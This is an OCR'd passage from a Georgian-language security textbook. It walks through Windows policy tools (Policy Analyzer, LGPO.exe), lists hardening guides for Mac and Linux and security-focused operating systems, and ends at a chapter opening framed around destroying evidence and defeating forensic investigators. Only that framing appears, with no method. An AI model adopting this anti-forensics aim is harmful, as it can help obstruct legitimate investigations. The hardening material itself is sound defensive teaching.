
განსაკუთრებით მნიშვნელოვანია თვისებაა ჯგუფური წესების შედარება ადგილობრივ წესებთან (Local Policy) კომპიუტერზე ან სერვერზე. ეს საშუალებას მოგცემთ რომ GPO შეადაროთ ადგილობრივ წესებს. შეგიძლიათ ერთმანეთს ერთდროულად შეადაროთ ბევრი GPO-ები, რაც საშუალებას იძლევა რომ აღმოფხვრათ კონფლიქტები ამ GPO-ებს შორის.

Policy Analyzer-ის გამოყენება


Policy Analyzer პროგრამის გამოყენება საკმაოდ მარტივია. **Policy Analyzer.exe** არ ჭირდება ინსტალაცია. გი იტვირთება ZIP ფაილში რომელიც არის Security Compliance Toolkit (SCT 1.0)-ის პროგრამების ნაკრების ნაწილი.




გახსენით zip ფაილი და აამუშავეთ policyanalyzer.exe. პირველი რიგში დაამატეთ (**Add)** შესადარებელი წესის GPO. ამისათვის




დააჭირეთ **File** ღილაკს და შეარჩიეთ ერთ ერთი მენიუ იმისათვის რომ დაამატოთ ფაილი შესადარებლად.




ყოველი სტანდარტისათვის GPO-ები პაკეტის ჩამოტვირთულ ფაილებში უნდა იპოვოთ. მაგალითად **Windows 10 Version 1909 და Windows Server Version 1909 Security Baseline**. ეს ობიექტები უნდა შეიტანოთ პროგრამაში, ამისათვის Policy Analyzer მოგთხოვთ აარჩიოთ **GPO root folder (ფესვი საქაღალდე)** სადაც მოხდება ობიექტების შედარების შედეგების ჩაწერა.




დააჭირეთ **Import...** ღილაკს წესების შესატანად. როგროც ხედავთ **Policy file importer-ში**. სამი წესი შევიტანეთ:




პროგრამა მოგთხოვთ რომ ჩაწეროთ წესები. დისკზე სისტემურად ნაგულისხმები მდებარეობაა **Documents > PolicyAnalyzer**.




იმისათვის რომ შერჩეული ადგილობრივ წესების შეადაროთ (**Local policy) შეტანილ** GPOs პარამეტრებთან დააჭირეთ **View/Compare** ღილაკს.



ამუშავდება **Policy Viewer**, რომელიც ეკრანზე გამოიტანს **Local Policy-ს** წესის სახელთან ერთად, მაგალითად **win10_1909. განსხვავებები გამონათდება** ყვითლად, თუ ერთზე მეტი წესია ჩატვირთული ხდება სვეტების დამატება ყოველი წესისათვის ცალკე.



კიდევ ერთი მოხერხებული თვისებაა რომ ამ ინფორმაციის გამოტანა შეიძლება Excel-ში. ანუ შეგიძლიათ გამოიტანოთ ცხრილი ან მონაცემები.



LGPO.exe

LGPO.exe პროგრამა არის ბრძანებების სტრიქონის პროგრამა. იგი საშუალება იძლევა რომ მართოთ ადგილობრივი წესები კომპიუტერებზე და სერვერებზე. ამ პროგრამამ ასევე შეიძლება შეიტანოს პარამეტრები

სხვადასხვა წყაროებიდან. მათ შორის რეგისტრის წესების ფაილებიც, უსაფრთხოების წესების ფაილებიც და LGPO ტექსტ ფაილები.

პარამეტრების გამოტანა შეიძლება GPO სარეზერვო ასლში. პარამეტრები შეიძლება გამოიტანონ ფორმატში რომელიც რედაქტირების საშუალებას იძლევა როგორიც არის LGPO ტექსტური ფორმატი. LGPO-ს აქვს ოთხი რეჟიმი:

- Import and apply policy settings - შეიტანე და გამოიყენე წესების პარამეტრები
- Export local policy to a GPO backup - გამოიტანე ადგილობრივი წესები GPO სარეზერვო ასლში
- Parse a registry.pol file to "LGPO text" format - გადაიყვანეთ registry.pol ფაილი "LGPO text" ფორმატში
- Build a registry.pol file from "LGPO text" - შექმენი registry.pol ფაილი "LGPO text" ფაილიდან.


Policy Analyzer არის მხოლოდ წამკითხავი პროგრამა, ხოლო LGPO.exe-ს შეუძლია გააერთიანოს და შემოიტანოს წესები.

LGPO.exe-ს გამოყენება

ვნახოთ როგორ გამოიყენება LGPO.exe ბრძანებების სტრიქონი. ვნახოთ რამდენად მარტივია ადგილობრივი წესების პარამეტრებს GPO სარეზერვო ასლში ნახვა და შეცვლა. აამუშავეთ ბრძანება


```
lgpo.exe
```

ნახავთ ამ ბრძანების პარამეტრებს და გადამრთველებს.




GPO სარეზერვო ასლის გასაკეთებლად გამოიყენეთ ბრძანება:

```
exe /b c:<path you want to store backup> /n <Name of backup>
```



ადგილობრივი წესების სარეზერვო ასლი გაკეთდება იმ მისამართზე რომელსაც თქვენ მიუთითებთ. სარეზერვო ასლი გამოგადგებათ სხვა ობიექტებთან შესადარებლად, ან სისტემის მიმდინარე მომენტის ("snapshots") პარამეტრების შესანახად



ეს ბმულები მოგაწვდიან დამატებით ინფორმაციას Windows-ის გამაგრებაზე.

https://cyber.gc.ca/en/guidance/guidance-hardening-microsoft-windows-10-enterprise-itsp70012

https://www.microsoft.com/security/blog/2019/04/11/introducing-the-security-configuration-framework-a-prioritized-guide-to-hardening-windows-10/

Mac-ის გამაგრება

ეხლა ვილაპარაკოთ Mac სისტემების გამაგრებაზე. გავიხსენოთ CIS სტანდარტები https://learn.cisecurity.org/benchmarks?category=benchmarks.os.unix.osx და STIGS პლატფორმები https://iase.disa.mil/stigs/pages/index.asp. ასევე Mac-ს აქვს თავისი სტანდარტები https://support.apple.com/en-us/HT201216. ეს საიტი http://docs.hardentheworld.org/OS/index.html კი იძლევა ძალიან კარგ სახელმძღვანელოს და სტანდარტებს. ასევე სცადეთ https://objective-see.com/products/lockdown.html რომელიც აუდიტს უკეთებს და საშუალებას აძლევს შეცვალოს პარამეტრები.

OSQUERY - რომელიც უკვე განვიხილეთ, ეს პროგრამა შექმნილია Facebook-ის მიერ.

Linux-ის გამაგრება


უამრავი სხვადასხვა საშუალება არსებობს Linux-ის გამაგრებისათვის. https://learn.cisecurity.org/benchmarks იძლევა შესაბამის სტანდარტებს.

Nist-იძლევა შეზღუდულ შესაძლებლობებს Readhat Linux-სათვის https://csrc.nist.gov/Projects/United-States-Government-Configuration-Baseline/USGCB-Content.

Openscap-კი უკვე განვიხილეთ და საკმაოდ კარგი პროგრამაა https://www.open-scap.org/security-policies/scap-security-guide/

ასევე შეიძლება აღმოაჩინოთ რომ ოპერაციული სისტემის ვერსიებს ვერსიას შეიძლება ჰქონდეთ თავიანთი სტანდარტები და სახელმძღვანელოები. მაგალითად Debian-ს აქვს კარგი სახელმძღვანელო Securing Debian Manual.

Linux-ის ბირთვს დიდი ხანია გაახლება სჭირდება, ანუ თავიდან დაწერა და თავიდან გააზრება. მუდმივად მისი გაახლება პატარა შესწორებებით აღარ იძლევა კარგ შედეგს. მისი დიაგრამა ასე გამოიყურება.



როგორც ხედავთ ზედმეტად გართულდა და მასთან მუშაობა ნელ ნელა ძალიან ძნელი ხდება. ცხადია ასეთ სიტუაციაში არ არის გამორიცხული შეცდომები. ბირთვი უნდა შეიცვალოს უსაფრთხოების გათვალისწინებით და უნდა მოხდეს მისი ისე დაწერა, რომ ვირუსების სხვადასხვა კლასებმა ვერ მოახერხონ მასში შეღწევა. ასევე საჭიროა რომ სისტემამ მოახერხოს შეღწევის მცდელობების აღკვეთა. სამწუხაროდ ამის გაკეთება რთულია, რადგან ეს ყველაფერი დაკავშირებულია სისტემის მუშაობის ეფექტურობის და მისი გაახლების სირთულეებთან. ერთერთი ასეთი პროექტი რომელსაც Google აფინანსებს არის Linux Kernel Self Protection Project Kernel Self Protection Project - Linux Kernel Security Subsystem (kernsec.org) იმის გამო რომ Android და Chromium- დაფუძნებულია Linux-ზე მათ ინტერესებშია რომ ეს სისტემა განვითარდეს. ამ პროექტის მიზანია თავად ბირთვის დაცვა ისე რომ ვირუსების მთელმა კლასებმა ვეღარ მოახერხონ მასში მუშაობა და ასევე ვერ მოხდეს მასთან ადვილად წვდომა. იგივე საიტი გაძლევთ რეკომენდაციებს და პარამეტრებს როგორ დააკომპილიროთ ბირთვი, რომ უფრო დაცული ბირთვი

მიიღოთ. ისინი არ ლაპარაკობენ არაფერზე ახალზე, უბრალოდ უნდათ უკვე არსებული კარგი ტექნოლოგიების გამოყენება ბირთვში, რომლებიც ამჟამად არ გამოიყენებიან ბირთვის დასაცავად. მათ შორი grsecurity - Features ჯერჯერობით მხოლოდ მომხმარებლის არეს იცავს და არა ბირთვს. ასეთივეა SELinux Wiki (selinuxproject.org), ეს საიტი grsecurity - Compare კი აგიხსნით ამ მიდგომებს შორის განსხვავებებს.

საბოლოო ჯამში Linux უსაფრთხოებისათვის ალბათ ყველაზე კარგი მეთოდებია GRSecurity, SELinux, AppArmour, Pax, RSBAC, Tomoyo, FBAC-LSM.

უსაფრთხოებაზე ფოკუსირებული ოპერაციული სისტემები

Windows და Mac-საგან განსხვავებით Linux გთავაზობთ უკვე გამაგრებული სისტემის რამდენიმე ვერსიას. ეს ვერსიები გასხვავდება მათი დანიშნულების მიხედვით.

Tails https://tails.boum.org/ ცდილობს დაგიცვათ ჰაკერების შეტევებისაგან, იძლევა ანონიმურობის საშუალებას და ასევე ცდილობს დაგიცვათ კიბერ გამომძიებლებისაგან.

Whonix https://www.whonix.org/ მთავარი დანიშნულებაა ანონიმურობა და Tor ქსელებიდან ინფორმაციის გაჟონვის შეჩერება. იგი ნაკლებად ითვალისწინებს უსაფრთხოებას.

სამაგიეროდ **Qubes** https://www.qubes-os.org/ ოპერაციული სისტემა ძალიან კარგ უსაფრთხოებას გთავაზობთ იზოლაციის და დანაწევრების გზით. თუმცა ამ სისტემას არ აქვს ფოკუსი ანონიმურობაზე. თუ Qubes და Whonix-ს ერთად გამოიყენებთ https://www.whonix.org/wiki/Qubes, მიიღებთ საკმაოდ კარგ უსაფრთხოების და ანონიმურობის კომბინაციას.

მიუხედავად იმისა, რომ ვირტუალური მანქანები არ არიან გამაგრებული მათი არქიტექტურა თავისთავად არის საკმაოდ კარგი უსაფრთხოებისათვის. არის ბევრი სხვადასხვა Linux-ის უსაფრთხოებაზე გათვლილი სისტემები რომლებიც ვირტუალურ მანქანებში მუშაობენ, მათი სიას ვიკიპედიაზე იპოვით. თუმცა მათი უმეტესობის გაახლება არ ხდება და შესაბამისად მათი გამოყენება უაზრობაა.

ერთერთი კარგი პროექტია **Gentoo** https://wiki.gentoo.org/wiki/Project:Hardened

ძალიან საინტერესო სისტემაა **Subgraph** https://subgraph.com/sgos/index.en.html მისი დანიშნულებაა უსაფრთხოებაც და ანონიმურობაც.

Alpine https://www.alpinelinux.org მსუბუქი და პატარა სისტემაა.

Parrot Security https://www.parrotsec.org/ წარმოადგენს შეღწევადობის შესამოწმებელ პლატფორმას. რომელიც ასევე შექმნილია უსაფრთხოებისა და ანონიმურობისათვის, შედარებისათვის **Kali** ასევე არის შეღწევადობის შესამოწმებელი სისტემა , მაგრამ იგი ნამდვილად არ არის შექმნილი უსაფრთხოებიაზე ფოკუსით და გასაკუთრებით ანონიმურობისათვის. ცხადია Parrot Security ბევრად უფრო გამოსადეგია ჰაკერებისათვის.

Astra Linux https://en.wikipedia.org/wiki/Astra_Linux წარმოადგენს რუსეთის დაზვერვის სამსახურის მიერ შექმნილ ოპერაციულს სისტემას. არ ვიცით როგორ შეიძლება ამ სისტემის ასლის გადმოწერა.

Mempo https://rawgit.com/mempo/mempo-websites/master/mempo-main/html/index.html იდეაში კარგი პროექტია სადაც ვირტუალიზაცია უსაფრთხოება და ანონიმურობა ერთად უნდა იქნეს გათვალისწინებული. თუმცა ჯერჯერობით ამ პროექტმა ვერ შექმნა ღირებული პროდუქტი.

შემდეგ არიან **Debian** https://www.debian.org/, **ArchLinux** https://archlinux.org/ **OpenBSD** https://www.openbsd.org/ Trisquel https://trisquel.info/en/wiki/documentation ზოგადი გამოყენების სისტემები რომლებსაც გარკვეული ფოკუსი აქვთ უსაფრთხოებაზე. ამათგან განსაკუთრებით სერიოზულად Debian მუშაობს უსაფრთხოებაზე. სამწუხაროდ ასეთი სისტემების გამოყენებისას შეიძლება რაღაცეები ვერ გააკეთოთ, ან გაკეთება გაგიჭირდეთ, რადგან ამ სისტემების უსაფრთხოების თვისებებმა არ მოგცენ საშუალება. ანუ ეს სისტემები არ არიან ორიენტირებული მომხმარებლის კომფორტზე, მაგალითად Ubuntu-საგან განსხვავებით.

გაითვალისწინეთ! ყოველი მომუშავე სისტემა მუდმივ კონტროლს მოითხოვს რომ არ დაშორდეს თავის პირვანდელ გამაგრებულ სტატუსს. საქმე იმაშია რომ ყოველი პროგრამის დაყენება ან რამე შეცდომები ნელ ნელა იწვევს სისტემის პარამეტრების ცვლილებას და სისტემის დასუსტებას. ამის კონტროლი კი შესაძლებელია ზემოთ აღწერილი მეთოდებით, ან ისეთი სისტემების გამოყენებით რომლებსაც შეუძლიათ ავტომატურად დაუბრუნდნენ დაცულ სტატუსს.

თავი 7 ინფორმაციის უსაფრთხო წაშლა, სამხილის განადგურება და გამოძიების საწინააღმდეგო ქმედებები

ამ თავის მიზანია ვისწავლოთ თუ როგორ შეიძლება ფაილებისა და მეტა მონაცემების ისე წაშლა კომპიუტერიდან, რომ მათი აღდგენა ვერ მოხდეს კიბერ გამომძიებლების მიერ. განვიხილავთ განსხვავებებს მექანიკურ და ელექტრონულ მყარ დისკებს შორის და როგორ ხდება მონაცემების წაშლა კონფიდენციალურობის შესანარჩუნებლად. ბოლოს კი განვიხილავთ კამერის სენსორის ხმაურის საშუალებით იდენტობის დადგენის ახალ საფრთხეს.

ფაილების უსაფრთხო წაშლა მექანიკურ დისკებზე

ფაილების უსაფრთხოდ წასაშლელად პირველ რიგში უნდა გაარკვიოთ რა ტიპის ინფორმაციის შემნახველი საშუალებებით სარგებლობთ. თუ არ იცით აუცილებლად უნდა ნახოთ დოკუმენტაციაში.

